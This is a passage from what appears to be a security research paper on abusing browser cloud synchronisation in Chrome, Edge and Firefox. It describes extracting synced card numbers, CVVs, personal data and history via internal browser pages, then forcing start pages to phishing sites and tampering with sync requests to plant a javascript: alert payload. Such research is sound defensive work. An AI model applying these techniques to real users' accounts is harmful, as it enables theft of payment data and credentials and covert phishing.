
Figure 10: Form to submit a card to Sync, including CVV for validation.

As such, the likelihood of a credit card being accidentally synced was very low. Also of note, Edge only allowed for storing valid credit cards, including validating the CVV¹⁰. This feature was not identified in other browsers.

¹⁰ https://en.wikipedia.org/wiki/Card_security_code

Firefox

Firefox was found to autofill the card number, but the at the time of writing, the documentation regarding where to find it was incorrect. The easiest method to retrieve this data identified during the case study was via installing **about:sync** and reading the data from the “forms data” table. Alternatively, this could be accessed via intercepting web traffic or reading local files, but data was encrypted and would require decryption.



The screenshot shows a Firefox browser window with the address bar displaying `https://jankhjankh.github.io/payment.html`. The page contains a payment form with the following fields and values:


- Full Name: John M. Doe
- Accepted Cards: VISA, AMERICAN EXPRESS, MASTERCARD, DISCOVER
- Email: john@example.com
- Name on Card: John More Doe
- Address: 542 W. 15th Street
- City: New York
- State: NY
- Zip: 10001
- Exp Year: 2018
- CVV: 352
- Credit card number: 42424242424242 (highlighted with a red box)
- Exp Month: September

On the right side of the form, there is a summary table:

Product 1	\$15
Product 2	\$5
Product 3	\$8
Product 4	\$2
Total	\$30

Figure 11: Firefox attempting to autofill a Credit Card number.

The whole credit card data, including the CVV was easily accessible from **about:sync**.



The screenshot shows the `about:sync` browser window with the `forms` table selected. The table contains the following data:

id	name	value
"0x6x8j9jQgkYhOC"	"cardnumber"	"42424242424242"
"MkK76SHG1TtA"	"expyear"	"2021"
"0x2MhXwScuGbz"	"expmonth"	"September"
"REI47DT5CjrbZ"	"cardname"	"YEETI"
"WEhGqAqH+TB9"	"firstname"	"test"
"V66vZKQK7Rf"	"cvv"	"234"
"SkMURDyRqgPm"	"firstname"	"Roy"
"SbK7aJQpLkUJ"	"expyear"	"2024"

Figure 12: Full credit card information in autofill data, including CVV.

Personally Identifiable Information Theft

All three tested browsers allowed for trivial compromise of other Personally Identifiable Information (PII) at the following URLs:

- Chrome - `chrome://addresses`
- Edge - `edge://settings/personalinfo`
- Firefox - `about:logins`

A key point about the sensitivity of this data was that mishandled password fields and mistyped credit cards could easily end up in this lower security space. Other sensitive information that was saved included CVV numbers, which could be considered a PCI-DSS¹¹ breach. Alternatively, there was commonly sensitive business context and user information including passport numbers.

Chrome

The easiest method to view user data was through `sync-internals`, as shown below. This data included credit card numbers:





Figure 13: Full credit card information in autofill data, including CVV.

¹¹ https://listings.pcisecuritystandards.org/documents/PCI_DSS-QRG-v3_2_1.pdf

Edge

This user data was easiest to view through sync-internals, as shown below. As Edge determined if submitted data was a credit card number based of some form of validation, misspelt credit cards were also stored here:



The screenshot shows the Edge Sync Node Browser interface. The left pane displays a list of autofill items under the 'Autofill' category. The right pane shows the details for the selected item, 'cardnumber|4242424242424241'.

Autofill List:

- address|21%20Cool%20Street
- answer-0|7
- answer-1|0
- answer-2|7
- answer-3|0
- answer-4|0
- answer-5|9
- cardname|Roy%20Bunsen
- cardnumber|4242424242424241
- city|New%20York
- ctl00\$MainContent\$HomePage1\$Login1\$UserName|a9user1

Item Details:

Title	cardnumber 4242424242424241
ID	s3d70663e-0157-4a31-bc22-9e266ecbe50a
Modification Time	2023-10-04 05:03:20 -07
Parent	
Is Folder	null
Type	Autofill
External ID	null

JSON Metadata:

```
{
  "CLIENT_TAG_HASH": "IECE7sMOYoAhn0RveQkLPePMAGU=",
  "CTIME": "2023-10-04 05:03:20 -07",
  "ID": "s3d70663e-0157-4a31-bc22-9e266ecbe50a",
  "MTIME": "2023-10-04 05:03:20 -07",
  "NAME": "cardnumber|4242424242424241",
  "NON_UNIQUE_NAME": "cardnumber|4242424242424241",
  "ORIGINATOR_CACHE_GUID": "",
  "ORIGINATOR_CLIENT_ITEM_ID": "",
  "PARENT_ID": "",
  "SERVER_DEFINED_UNIQUE_TAG": "",
  "SPECIFICS": {
    "autofill": {
      "name": "cardnumber",
      "usage_timestamp": [
        "1334089460000000"
      ]
    }
  },
  "value": "4242424242424241"
}
```

Firefox

As there was no sync-internals equivalent for Firefox installed, installing the `about:sync` plugin was required to retrieve this data without decrypting the sync data on disk on in transit.




Figure 14: Viewing the autofill data via sync-internals.

Currently open browser pages and history

History may not be considered as valuable as a user's credentials, however in the context of trying to crack the perimeter, gaining information on internal sites could give an attacker sufficient information to identify internal services to target for subsequent attacks. Key information that could be retrieved this way included the DNS names for internal servers and GET parameters used on these servers.

Chrome

History could be found in **Chrome://history**, and showed the hostname, any GET parameters submitted with the request, and the title of the page.




Figure 15: Viewing an internal site, and when the user viewed it in history.




Figure 16: Inspecting the HTML on the history page, showing the full GET parameters of the request.

Edge

History could be found in Edge at `Edge://history/all`, and included titles, GET parameters, and hostnames.




Figure 17: Viewing history in Edge and inspecting element to see the GET parameters.

Firefox

History could be found in Firefox via the GUI at **Settings->History->Manage History**, and provided the title, URL, and parameters:




Figure 18: Viewing history in Firefox, including get parameters.

Key Results

There was a vast amount of information logged by a default cloud synchronised account that could be extremely useful to a dedicated attacker, and a significant amount of personal data that could be leveraged by opportunistic attackers. The most severe issue identified was the cloud synchronised setting in Edge to force synchronisation of passwords. A full example of which can be found in THEFT-2. Additionally, the methodology retrieving a user's passwords and history is discussed in THEFT-1 and is pivotal for the remote code exploitation discussed in EXEC-1.

CASE STUDY 2: FORCED NAVIGATION TECHNIQUES FOR SOCIAL ENGINEERING

Another key piece of intended functionality with cloud synchronization was the ability to set websites to automatically open when the user takes specified actions, such as opening the browser. This could be done through a variety of features such as setting a user's start page, homepage, new tab page, and bookmarks. As these features all work nearly identically, focus was placed on the start page, as whatever pages are configured as the start page will be opened without any additional user actions other than reopening the browser.

By controlling the start page and waiting for the user to restart the browser, an external attacker could incubate a number of malicious techniques against the user. These effectively circumvent the human interaction step in a social engineering attack, as the links will always be browsed to.

This allows attackers to leverage common phishing techniques from a position of extra trust, as the user would not be aware that any malicious activity had taken place. The most problematic phishing techniques that were demonstrated were:

- Directing the user to a legitimate download page for a product, with a secondary tab downloading a malicious file from a malicious website.
- Directing the user to a domain similar to the victim's previous homepage, with an HTML smuggling technique embedded within it.
- Directing the user to an internal website containing a malicious state-changing GET request, the context for which could be identified from the user's search history.

One key problem initially encountered during this case study was that each browser contained client-side validation on some settings. On Chrome and Edge, this was circumvented via intercepting the requests in a web proxy and tampering with responses.

In Firefox, the sync updates were encrypted, which made tampering requests difficult. Instead, the sync app extension was used, as it allowed writing custom updates without the need for request tampering.

By design, these browsers did not validate data received to the server, as each browser allowed for encrypting all sync data with a key on the device, server-side validation would be an imperfect solution.

Malicious Site

By forcing a user to navigate to a malicious site, an attacker could coerce a user into doing all of the exploitation techniques generally expected when a user clicks a phishing link, such as XSS, CSRF, and spoofing trusted sites to harvest credentials. One minor difference between this and a traditional phishing attack is that the user may be less likely to expect a malicious action to be taking place, as they have not taken any actions outside of their normal use.

Chrome

Chrome allowed for the opening of multiple tabs, which could have reduced the visibility of a malicious webpage being opened or could have been used to show a webpage and download a file with a secondary web page, allowing the file to appear to have been downloaded from the trusted URL.

Edge

Edge allowed for the opening of multiple tabs, which could have reduced the visibility of a malicious webpage being opened or have been used to show a webpage and download a file with a secondary web page, allowing the file to appear to have been downloaded from the trusted URL.

Edge also contained a unique feature to send a URL link from one device to another, resulting in a message similar to the following being sent to the other user:




Figure 19: Alert box received on victim device to open a copy of the attacker's tab.

Firefox

Firefox allowed for the opening of multiple tabs via use of the "|" character between them. For example:

https://google.com|https://site.internal

Firefox could also remember how file types were handled and could automatically run files of the downloaded filetype if that was how they had been previously handled. There were some protections in place to prevent misuse of this feature, such as disabling the feature for EXE and MSI files.

Cross-Site Scripting

Cross-Site Scripting (XSS) attacks occur when an attacker uses a web application to send malicious JavaScript code to a user, to undertake malicious actions within the context of their browser. This could be exploited to compromise credentials, send forged requests, download malicious files, and redirect the user to malicious sites. Historically, browsers have allowed JavaScript execution through the URL bar via use of the **JavaScript:** protocol handler, although this has been slowly changing over time to combat abuse.

Chrome

Chrome allowed the use of the JavaScript protocol handler, via submitting **JavaScript:<Payload>** as the new page URL. JavaScript URLs were disallowed in browser GUI, but the sync request itself could be tampered to submit valid payloads.




Figure 20: Chrome client-side check rejecting the **javascript:** URL.

By submitting a valid payload and intercepting the sync request in a web proxy, it was possible to modify the protobuf to submit an unsafe startup value to be accepted by the server:

Bavascript:alert("Domain:"+document.domain+"\nLocation:"+document.location)

javascript:alert("Domain:"+document.domain+"\nLocation:"+document.location)




Figure 21: Sync request protobuf intercepted by a proxy, prior to modification.



Figure 22: Sync request protobuf intercepted by a proxy, after modification.

On all other synced devices, the malicious value was saved:




Figure 23: The victim device receiving the JavaScript: startup page from sync.

Reopening Chrome triggered this JavaScript execution, as shown by the alert box generated.




Figure 24: Javascript executing in a domainless context upon reopening the victim browser.

As this JavaScript execution did not occur in an unsafe domain context, this JavaScript could be used similarly to navigating to a malicious website hosting malicious JavaScript. The key difference between these techniques was that embedding XSS in the start page did not require any outbound connectivity, reducing the artefacts in the attack, and guaranteeing that it would not be blocked by domain reputation checks or other anti-phishing measures.

Edge

In Edge, JavaScript could be stored in the settings via tampering, and it would trigger JavaScript in the context of the `about:blank` page. JavaScript URLs were disallowed in browser GUI, but the sync request itself could be tampered to submit valid payloads.

